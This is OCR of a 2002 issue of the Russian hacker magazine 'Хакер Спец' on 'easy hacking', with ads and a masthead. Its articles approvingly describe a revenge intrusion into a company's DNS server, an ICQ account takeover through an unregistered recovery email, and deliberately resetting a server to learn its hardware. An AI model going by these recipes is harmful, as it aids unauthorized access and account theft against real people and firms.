# ХАКЕР СПЕЦ


12(25) 2002
декабрь

ЕЖЕМЕСЯЧНЫЙ, ТЕМАТИЧЕСКИЙ, КОМПЬЮТЕРНЫЙ ЖУРНАЛ

10 ЛЕТ (game)land

ISSN 1609-1027

9 771609 102006 12>




ВЗЛОМ

ПОСЛЕДНИЙ НОМЕР
ИЗ СЕРИИ СПЕЦОВ ПО ВЗЛОМУ

# ЛЕГКИЙ ХАК


**ВОРЧОКИНГ: ДОБЫВАЕМ ИНЕТ ИЗ ВОЗДУХА / ХАЛЯВА В КОМПЬЮТЕРНОМ КЛУБЕ / НАСИЛИЕ НАД АСЬКОЙ / ПРАКТИКУМ ПО ВПАРИВАНИЮ ТРОЯНА / ПОРНУХА FOR FREE / ЛУЧШИЕ РАБОЧИЕ НЮКИ**

# Intro

```
CF FO E8 FF F2 E5 EB FC | 2C 20 E5 F1 EB E8 20 F2
FB 20 F7 E8 F2 EO E5 F8 | FC 20 FD F2 EE F2 20 F2
E5 EA F1 F2 2C 20 F2 EE | 20 FF 20 E3 EE F2 EE E2
20 EF FO E8 E7 ED EO F2 | FC 2C 20 F7 F2 EE 20 E7
EO EC EE FO EE F7 E5 ED | ED EE F1 F2 E8 20 F2 E2
EE E9 20 ED E5 F2 20 EF | FO E5 E4 E5 EB EO 20 3A
29 2E 20 CD EO EF E8 F8 | E8 20 EC ED E5 20 EE E1
FF E7 EO F2 E5 EB FC ED | EE 2C 20 EA EO EA 20 F2
FB 20 F3 EC F3 E4 FO E8 | EB F1 FF 20 EF E5 FO E5
E3 ED EO F2 FC 20 FD F2 | EE F2 20 E4 EO EC EF 20
ED E5 F4 E8 EB FC F2 FO | EE E2 EO ED ED FB F5 20
EC FB F1 EB E5 E9 20 E8 | E7 20 F5 E5 EA F1 EE E2
20 E2 20 F7 E8 F2 EO E1 | E5 EB FC ED FB E9 20 E2
E8 E4 20 3B 29 2E OD OA | CD F3 20 EB EO E4 ED EE
2C 20 FO EO E7 20 F3 E6 | 20 F2 FB 20 E4 EE FO E2
EO EB F1 FF 20 E4 EE 20 | FD F2 EE E9 20 E8 ED F4
FB 2C 20 FO EO F1 F1 EA | EO E6 F3 2C 20 F7 F2 EE
20 EF FO EE E8 F1 F5 EE | E4 E8 F2 20 F3 20 ED EO
F1 20 E2 20 E6 F3 FO ED | EO EB E5 2E 20 D1 E5 FO
E8 FE 20 D1 EF E5 F6 EE | E2 20 EF EE 20 E2 E7 EB
EE EC F3 20 EC FB 20 E7 | EO EA EE ED F7 E8 EB E8
2E 20 CD EE 20 ED E5 20 | FO EO F1 F1 F2 FO EO E8
E2 EO E9 F1 FF 20 96 20 | F1 EA EE FO EE 20 EC FB
20 E7 EO E1 EO F6 EO E5 | EC 20 E5 F9 E5 20 ED E5
F1 EA EE EB FC EA EE 20 | F2 EO EA E8 F5 20 E6 E5
20 EC EE F9 ED FB F5 20 | F1 E5 FO E8 E9 3A 20 EF
EE 20 CE D1 FF EC 2C 20 | EF EE 20 EA EE E4 E8 ED
E3 F3 2C 20 EF EE 20 EA | E8 E1 E5 FO F1 F6 E5 ED
E5 2C 20 EF EE 20 EA FO | FF EA E8 ED E3 F3 2C 20
E2 EO FO E5 E7 F3 20 E8 | 20 F2 E4 2E 20 CO 20 EF
EE EA EO 20 F3 20 ED EO | F1 20 ED EO EC E5 F7 EO
E5 F2 F1 FF 20 E1 E5 E7 | E1 EO F8 E5 ED ED FB E9
20 CD EE E2 EE E3 EE E4 | ED E8 E9 20 CD EE EC E5
FO 21 20 CE E1 E5 F9 EO | FE 20 EA F3 F7 F3 20 E8
ED F4 FB 2C 20 E4 FO EO | E9 E2 20 E8 20 EO E4 FO
E5 ED EO EB E8 ED 20 E2 | 20 EE E4 ED EE EC 20 F4
EB EO EA EE ED E5 2E 20 | CD E5 20 EF FO EE EF F3
F1 F2 E8 21 20 CD F3 20 | E2 F1 E5 2C 20 ED EO 20
FD F2 EE EC 2C 20 ED EO | E2 E5 FO ED EE E5 2C 20
F1 F2 EE E8 F2 2E 2E 2E | 20 EA F5 E5 2E 2E 2E 20
EA EE ED F7 E8 F2 FC 20 | 3A 29 2C 20 EO 20 F2 EE
20 F2 FB 2C 20 EA EO EA | 20 FF 20 EC EE E3 F3 20
E4 EE E3 EO E4 FB E2 EO | F2 FC F1 FF 2C 20 E8 20
F2 EO EA 20 E7 EO EC F3 | F7 EO EB F1 FF 20 EA EE
ED E2 E5 FO F2 E8 F2 FC | 20 FD F2 EE F2 20 F2 E5
EA F1 F2 2E 20 D3 E4 EO | F7 E8 21 OD OA OD OA C7
DB OD OA CO 20 E5 F9 E5 | 20 F5 EE F7 F3 20 E2 EE
F1 EF EE EB FC E7 EE E2 | EO F2 FC F1 FF 20 E2 EE
E7 EC EE E6 ED EE F1 F2 | FC FE 20 E8 20 EF EE F1
EB EO F2 FC 20 F6 E5 ED | E7 F3 FO F3 20 EC EO F2
EE EC 20 EF FO FF EC EE | 20 ED EO 20 F1 F2 FO EO
ED E8 F6 EO F5 20 E6 F3 | FO ED EO EB EO 3A 20 F6
E5 ED E7 F3 FO EO 2C 20 | EF EE F8 EB EO 20 F2 FB
20 ED EO 20 F5 F3 E9 21 | 21 21 20 CF EB EO ED E5
F2 F3 20 F5 EO EA E5 FO | EO EC 21 21 21 OD OA
```


Удачного тебе легкого хака,
приятель ;).

nOah




## ГОПНИКИ В IRC \ Веселуха в чате

Здорово, маза хакер! Сегодня мы отдыхаем, и ломать бошку в попытках поломать пальцовый сервант как-то ломает :). Будем просто развлекаться! Злобно так, мерзко. Изя Хак, если он реально Изя Хак, должен уметь хотя бы подсадить трояна, вырастить шестизначный юин и выкинуть кого-нибудь с IRC.

## ИЗИ ШЕЛЛ ДВУМЯ ПАЛЬЦАМИ

У тебя сегодня праздник. Твой папашка, или кто-то там еще, свалил в ванную (выносить мусор, поесть на кухню, нужное подчеркнуть) и оставил тебе подарок... залогиненную консоль. Да не просто залогиненную, а под пользователем root.



## КЛАВА В ОГНЕ \ Горячие клавиши на каждый день

Представь, ты сидишь за компом. Правая рука лениво таскает мышь из стороны в сторону, чтобы в сотый раз открыть какую-нибудь менюшку, запустить прогу или еще что-нибудь. А где твоя левая рука во время работы?

## МЕНЯ ЗОВУТ ГОЛЛИВУД \ Часть 1 - Кастинг

Здравствуй, дорогой кинолюбитель. Хотя нет, ведь если следовать, допустим, автомобильной тематике, то автолюбитель - это человек, который имеет свою тачку и умеет ее водить, а профессионал - еще и получает за это деньги. Из всего вышеперечисленного делаю вывод, что в плане создания кино - ты профан.




### Редакция

**главный редактор**
Рубен Кочарян (noah@real.xakep.ru)
**зам. главного редактора**
Андрей Михайлюк
(dronich@real.xakep.ru)
**креативный редактор**
Алексей Короткин
(donor@real.xakep.ru)
**корректор**
Виталий Петрович (VP)

### Art

**арт-директор** Максим Каширин
**дизайн-верстка** Дмитрий Романишкин,

**художники** Анатолий Rover, Юрий Никитин, Trone-X, Артем Симаков, Константин Камардин, Юрий Костомаров, Людмила Стеблянко, Борис Алексеев, Гриф, Ольга и Алексей Шамардины

### Реклама

**руководитель отдела**
Игорь Пискунов (igor@gameland.ru)
**менеджеры отдела**
Алексей Анисимов (anisimov@gameland.ru)
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
тел.: **(095) 229.43.67**
**(095) 229.28.32**
факс: **(095) 924.96.94**

### Оптовая продажа

**руководитель отдела**
Владимир Смирнов
(vladimir@gameland.ru)
**менеджеры отдела**
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

**PR менеджер** Яна Губарь
(yana@gameland.ru)
тел.: **(095) 292.39.08**
**(095) 292.54.63**
факс: **(095) 924.96.94**

### PUBLISHING

**учредитель и издатель**
ООО "Гейм Лэнд"
**директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
**финансовый директор**
Борис Скворцов (boris@gameland.ru)
**технический директор**
Сергей Лянге (serge@gameland.ru)

### Для писем
Web-Site
E-mail

101000, Москва, Главпочтамт, а/я 652, Хакер
**http://www.xakep.ru**
**spec@real.xakep.ru**





Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

**Apek Universal**

**Процессор - Intel® Pentium® 4 2.8 ГГц**
**Материнская плата - Intel® D845GB**
**Память - 512MB DDR**
**Жесткий диск - 120GB**
**DVD/CD-RW**
**Видео - GeForce 4 Ti4600**
**Звук - SB Audigy Platinum**
**Форм-фактор - ATX**

# Центр Вашей Цифровой Вселенной

## Компьютеры Apek Universal на базе процессоров Intel® Pentium® 4

Компьютеры **Apek Universal** на базе процессоров Intel® Pentium® 4, созданные с использованием современнейших технологий позволяют по-новому взглянуть на окружающий мир. Последние технологии обработки видео, звука и графики позволяют использовать новый **Apek Universal** как универсальное средство для создания профессиональных и домашних музыкальных студий, фотостудий, станций видео-монтажа и многого другого.

Удивительные возможности **Apek Universal** на базе процессоров Intel® Pentium® 4 помогут полностью раскрыть Ваш творческий потенциал. Используя средства коммуникаций нового **Apek Universal** Вы получаете возможность живого общения со всем миром не выходя из дома в сети Интернет. **Apek Universal** можно использовать как средство обучения и развлечения, так как его возможности отвечают требованиям самых различных приложений.

ДЕЛ

м. "Белорусская" пл. Тверская застава, 3
тел./факс (095) 250-46-57,
250-44-76, 250-55-36
http://www.del.ru e-mail: info@del.ru

м. "Савеловская"
Сущевский вал, 5, стр.1А
тел./факс (095) 788-00-38
e-mail: savel@del.ru

м. "Шоссе энтузиастов"
пр. Буденного, 53
тел./факс (095) 788-19-65
e-mail: budenovsky@del.ru

# ТЕОРИЯ ЛЕГКОГО ХАКА

## ЧЕМ ЛЕГКИЙ ХАК ОТЛИЧАЕТСЯ ОТ ТЯЖЕЛОГО?

n0ah (noah@real.xakep.ru)

**НАСКОЛЬКО Я ПОМНЮ, У НАС В СПЕЦЕ ЕЩЕ НИКОГДА НЕ БЫЛО АНАЛИТИЧЕСКИХ СТАТЕЙ. НАМ ПРОСТО НЕ НРАВИТСЯ КОРЕНЬ ЭТОГО СЛОВА – «АНАЛИТ» :). АНАЛИТ, АНАЛ... НУ, В ОБЩЕМ, ТЫ МЕНЯ ПОНЯЛ ;). СЕЙЧАС Я ПОПЫТАЮСЬ СДЕЛАТЬ НАД СОБОЙ УСИЛИЕ И ПРЕДЛОЖИТЬ ТВОЕМУ ВНИМАНИЮ ПЕРВУЮ В СПЕЦЕ АНАЛИТИЧЕСКУЮ СТАТЬЮ. ПОПРОБУЕТ РАЗОБРАТЬСЯ, ЧТО ЭТО ЗА ЗВЕРЬ ТАКОЙ – ЛЕГКИЙ ХАК – И ЧЕМ ОН ОТЛИЧАЕТСЯ ОТ ТЯЖЕЛОГО.**

Но сначала придется разобраться с самим понятием «хак». Понятие это очень широкое, поэтому разбираться с ним можно бесконечно. Давай условимся, что «хак» или «взлом» – это определенный набор действий, которые выполняет хакер, в результате чего нарушается безопасность и/или работоспособность компьютерной системы. Под компьютерной системой можно понимать все, что угодно: и внутреннюю сеть какой-нибудь конторы, и отдельно взятый почтовый ящик, и DNS-сервер, и UIN аськи.

Теперь посмотрим, что это за «определенный набор действий». Это процесс, который как и любой другой процесс имеет свои ключевые моменты. Они следующие:
1. Выбор цели;
2. Изучение цели;
3. Анализ результатов изучения;
4. Определение уязвимости (уязвимостей);
5. Выбор инструмента (инструментов), необходимых для эксплуатации обнаруженной уязвимости;
6. Эксплуатация уязвимости (уязвимостей);
7. Получение информации о положительном результате взлома.

Это рецепт, приятель. И он работает! Приведу два примера:

**Пример 1: взлом DNS-сервера.**
1. Выбор цели: Сосед попросил хакера изменить таблицу имен DNS-сервера компании, откуда его уволили.
2. Изучение цели: хакер просканил DNS-сервер сканером.
3. Анализ результатов изучения: после сканирования оказалось, что DNS-сервер также является почтовым сервером.
4. Определение уязвимости (уязвимостей): версия sendmail сервера оказалась уязвима к удаленному эксплоитингу.
5. Выбор инструмента (инструментов), необходимых для эксплуатации обнаруженной уязвимости: хакер зашел на багтрак и скачал оттуда один из подходящих к этой уязвимостей эксплоитов.
6. Эксплуатация уязвимости (уязвимостей): хакер скомпилировал эксплоит, натравили его на сервак, зашел телнетом и изменил таблицу DNS-имен.
7. Получение информации о положительном результате взлома: хакер и сосед вместе запустили браузер и проверили, действительно ли домен компании теперь ведет не на сайт компании, а на www.fuckyou.com.

**Пример 2: увод UIN'а.**
1. Выбор цели: хакер выбрал красивый шестизначный юин.
2. Изучение цели: посмотрел в инфо.
3. Анализ результатов изучения: обнаружил там прописанное мыло на hotmail.com.
4. Определение уязвимости (уязвимостей): проверил на hotmail.com и оказалось, что такое мыло не зарегистрировано.
5. Выбор инструмента (инструментов), необходимых для эксплуатации обнаруженной уязвимости: залез браузером на hotmail.com и зарегал там мыло.
6. Эксплуатация уязвимости (уязвимостей): зашел на сайт icq.com и попросил прислать ему «забытый» пароль на мыло.
7. Получение информации о положительном результате взлома: открыл почтовик и получил письмо от системы напоминания паролей icq.

Это два совершенно разных примера, но оба они идеально подходят под наш рецепт. Я привел эти примеры, чтобы доказать универсальность этого рецепта. Не буду ручаться за все 100%, но мне кажется, что 97% всех взломом подходят под этот рецепт. По сути, что мы делаем, когда взламываем что-либо по этому рецепту – мы берем цель и _примеряем_ к ней различные уязвимости (все, какие мы знаем и какие на наш взгляд применимы к данной цели). Это не легкий взлом. Практика показывает, что намного выгоднее, легче делать все наоборот: брать уязвимость и _примерять_ ее к различным целям. Сразу отвечу, почему это легче: целей много, а уязвимостей мало (тем более известных какому-то конкретному хакеру). Чтоб ты почувствовал разницу, приведу два примера:

**Пример 1: примеряем уязвимости к конкретной цели.**
Заказчик говорит хакеру – взломай этот сервак. Хакер начинает применять к серверу все уязвимости, которые ему известны: нет ли открытых портов с бажными сервисами, нет ли в системе дефолтовых паролей, нет ли паролей, которые можно подобрать, нет ли открытых расшаренных ресурсов.

**Пример 1: примеряем конкретную уязвимость к разным целям.**
Чувак запускает легион, стравливает ему всю подсетку провайдера и сидит себе, в потолок поплевывает в ожидании, когда же на очередном компе найдутся открытые шары.

Согласись, что первый пример во много раз гиморнее (хотя и пользы от него, конечно, больше, но мы сейчас не об этом). Вот и, пожалуй все. Надеюсь, что дал тебе пищи для размышления и объяснил, что такое легкий взлом ;). До встречи на страницах твоего любимого журнала!

# Мониторы, которые оправдывают средства!

**15”**
**PHILIPS 150P**
разрешение 1024x768@75Hz
яркость 210
контрастность 250:1
USB-вход
Видеовход DVI-D
функция поворота экрана
в портретный формат (pivot)

**17”**
**PHILIPS 170T**
разрешение 1280x1024@75Hz
яркость 250
контрастность 400:1
USB-вход
Видеовход DVI-D

**18”**
**PHILIPS 180P**
разрешение 1280x1024@75Hz
яркость 200
контрастность 250:1
USB-вход
Видеовход DVI-D

## Гарантия 3 года

X style

**PHILIPS 150X**
разрешение 1024x768@75Hz
яркость 250
контрастность 300:1
Видеовход DVI-I

Стиль

Удобство

Функциональность

БЕСПРОВОДНАЯ RF-КЛАВИАТУРА

БЕСПРОВОДНАЯ МЫШЬ

ТОВАР СЕРТИФИЦИРОВАН

Designed by CARINDI

**Москва**

| | |
|---|---|
| Белый Ветер | (095) 730-3030 |
| Альбино | (095) 784-6489 |
| Дека | (095) 265-6449 |
| Провижн | (095) 902-6128 |
| Систек | (095) 781-2384 |
| Техника-Сервис | (095) 202-3445 |
| Техносила | (095) 777-8700 |
| Ультра Компьютерс | (095) 729-5244 |
| AVJ Computer group | (095) 158-0673 |

**Оптовые поставки** **www.dvm.ru**

**Белгород**
Инфотех (0722) 26-3618

**Нефтеюганск**
Матрикс компьютерс (34612) 40-002

**Нижневартовск**
Ланкорд (3466) 61-2371

**Ростов - на - Дону**
Салон “Компьютерный мир” (8632) 90-3111
Зенит компьютер (8632) 95-0333

**Уфа**
ЗАО ”Теклайн” (3472) 23-5547

PHILIPS

PHILIPS

*Изменим жизнь к лучшему.*

# ЖЕЛЕЗНЫЙ ТРОЯНСКИЙ КОНЬ

- Хэй, перцы и морковки, я ваша новая училка по географии. Ща мы врубимся, как прикинуть презерватив на глобус. Вопросы есть?
- А что такое глобус?
- Вот с этого мы и начнем...

## используем встроенные возможности серверных плат

Pingvinov (mailto:$echo cvativabi@znvy.eh|rot13)

Привет, старик, с наступающим тебя... Знаешь, иногда так хочется помечтать о красивом. Например, вот сидишь ты в новогоднюю ночь на тропическом пляже, а две обнаженные узкоглазые красотки, весело смеясь, массируют твой... Нет, это для другого журнала... Лучше так: небрежно захлопнув дверь «Ягуара», ты отдал ключи подбежавшему шоферу, поправил галстук, улыбнулся своему отражению в дымчатом лобовом стекле и неторопливо зашагал к ярко освещенному входу в казино, навстречу музыке и смеху... нет, это точно не про нас... вспомнил, вот... в половине девятого вечера инженеры собрались в серверной и выпили в за уходящий год, пролив внутрь сервера стакан с водкой. От сервера тут же противно запахло, и сайт фирмы лег, не успев даже мяукнуть. Все тут же пожелали тебе успехов в наступающем Новом году и разбежались по домам, а ты, тяжело матерясь, достал отвертку и принялся раскручивать корпус, надеясь только на чудо... Мда, это совсем про грустное... А, вот, сидишь, значит, ты на рабочем месте, оттягиваешься пивком перед Новым годом, все равно настроение уже не рабочее, и тихо млеешь, глядя, как админ запускает один антивирус за другим, пытаясь понять, от чего его новый сервер вдруг стал перегружаться каждый час ровно в 3 минуты 33 секунды... А все ведь очень просто, внутри сервера стоит железный троянский конь.

### ЖЕЛЕЗО ДЛЯ СЕРВЕРА

Хорошее серверное железо, старик, сильно отличается от того, что стоит у тебя дома и на рабочем месте. Мамка может легко стоить тонну грин и выше, а корпус - от полтонны и вверх. Но, как ты понимаешь, дело не в цене, дело в качестве и возможностях. На разработку такой платы уходит гораздо больше сил и времени, чем на обычную мамку. И все глюки стараются отловить заранее, во время тестов. И набивают в эту плату кучу разных дополнительных примочек и функций. Ну и продают такие платы и корпуса гораздо торжественнее и с огромным уважением к клиенту.

Серверные мамки делают очень немногие фирмы. Это что-то типа «золотого клуба» тех, кто вообще умеет делать материнские платы. И все имена членов этого клуба тебе, старик, хорошо знакомы. Выше всех стоят Compaq и Hewlett Packard, они для своих серверов дизайнят все до последнего винтика и продают их только со своей лейбой и за очень неслабые деньги. Следом за ними идет любимая фирма Интел... Да, старик, фирма Интел выпускает не только процессоры и чипсеты, она еще умеет делать (и делает) отличные серверные мамки и специальные серверные корпуса. Ты меня спросишь: «А почему я никогда не видел сервера марки Интел?». Грамотный вопрос, старик... Дело в том, что Интел выпускает много разных деталей, из которых можно собрать сервер, но не выпускает серверов. Интересно, правда? За него это делают сборщики, которые покупают у него этот конструктор, скручивают серверы и приклеивают свою этикетку. Ага, говоришь ты, значит все серверы производства «российской науки и оборонки»?.. Правильно, старик, все это мамки и корпуса Интел, скрученные российскими руками с помощью китайской отвертки.

Еще раз - серверные мамки выпускают не только эти три (то есть два, после объединения Hewlett и Compaq) гиганта, есть и другие (Supermicro, Asus, Gigabyte и прочие), но качество и набор функций у этих других тоже совсем другие... Особенно функции, которыми мы как раз и интересуемся.

**Серверные мамки делают очень немногие фирмы. Это что-то типа «золотого клуба» тех, кто вообще умеет делать материнские платы.**

### ИНТЕЛ ИНСАЙД

Нас с тобой, старик, будут сильно интересовать мамки Интел. Почему, спросишь ты. А потому, что вероятность встретиться с такой мамкой очень высока, они стоят почти в каждой фирме, где бюджет не позволяет покупать сильно дорогое железо. То есть Hewlett это для банков и нефтяников, а Интел это для среднего класса. В чем разница? Просто в ширине расстановки пальцев. Мое личное мнение - сервера на мамках Интел гораздо лучше в работе хотя бы потому, что проблем при установке правильных операционных систем (Пингвин и Фря) с ними заметно меньше и народная поддержка в Интернете лучше.

В общем, ограничимся Интелом и посмотрим, что может нам предложить для взлома эта замечательная фирма. Функций на мамке масса, глаза разбегаются: и температурные датчики, и измерители скорости вращения вентиляторов, и датчики вскрытия корпуса, и доступ к серийным номерам компонентов... Такой широты нам с тобой в одной статье ни за что не охватить, поэтому попробуем сузить поиск: функции управления материнской платой делятся на две очень разные категории: на те, что не зависят от операционки (встроены в материнскую плату), и на специальный фирменный софт, который ставится при конфигурировании машины. Чувствуешь разницу? Чтобы добраться до софта, надо, как минимум, чтобы админ установил этот софт на сервер, что не факт (очень многие этого не делают, кстати). А вот встроенные функции платы - они всегда с тобой (в смысле - с ней).

### ИНТЕЛ АУТСАЙД

Ну, я чувствую, тебе уже не терпится в бой... Похвально, но сначала надо определить, что за мамка перед тобой, наборы функций в них сильно отличаются. Раскрутить сервер тебе вряд ли дадут, попробуем обойтись без этого. Для начала можно порыться в куче мусора, которую админ называет документацией, возможно в ней отыщется красивая брошюрка с логотипом Интел и названием модели серверной мамки. Это - легкий вариант. Если так получилось, то сразу же ищи там же фирменный компакт-диск, который был в комплекте с платой, пригодится позже. Брошюрку верни, чтобы не выглядеть слишком умным, а диск заныкай.

Если так определить модель не удалось, попробуем другой вариант. Попробуй оказаться возле экрана сервера во время перезагрузки (подсказка: случайно нажми на ресет и тут же скажи: «Ой, что это с сервером?»). Смотреть надо в верхний левый угол экрана и запоминать серийный номер BIOS, который там появляется в начале загрузки. Скорее всего он бу-

дет выглядеть примерно так: SKA40.86B.0011.P05. Надо запомнить его начало, то есть значки, стоящие слева от .86B. (я написал SKA40, у тебя скорее всего будут другие). Зная их, ты сможешь определить тип интересующей тебя материнской платы через страницу **http://support.intel.com/support/motherboards/bios.htm** на сайте поддержки Intel. Оцени, кстати, длину списка, сколько Интел выпускает разных серверных мамок...

## ДОБЫВАЕМ КОНСОЛЬ

В общем-то, если твой админ догадался поставить на сервер софт для управления мамкой, то уже можно начинать развлекаться, надо только скачать правильную развлекалку. Здесь тебе пригодится умная таблица на страничке http://www.intel.com/support/motherboards/server/isc/software.htm, где ты найдешь правильную консоль для своей платы. Имей в виду, все эти управлялки весят очень немало, и при загрузке их по Инету с сайта Интел надо быть осторожным, а то кое у кого может возникнуть вопрос - а зачем этому парню понадобился такой большой файл (некоторые версии управлялки занимают больше 50 мегов)?
Собственно, про то, как залезать в сервер при помощи стоящего на нем софта, я рассказывать не собираюсь - на свете полным-полно троянов, руткитов, и рассказ про использование фирменного софта будет слегка неуместен. Это примерно как нортоновский pcAnywhere в качестве трояна использовать. С интеловским софтом для управления сервером разбирайся сам, короче... А пароль скорее всего на этот доступ админ не поставил. (Это я так хитро отвертелся от длинного рассказа, старик. Потому что при установке на интеловский сервер фирменного интеловского софта полные возможности по хаку этого сервера заметно больше, чем эта статья. Раз эдак в двадцать.)

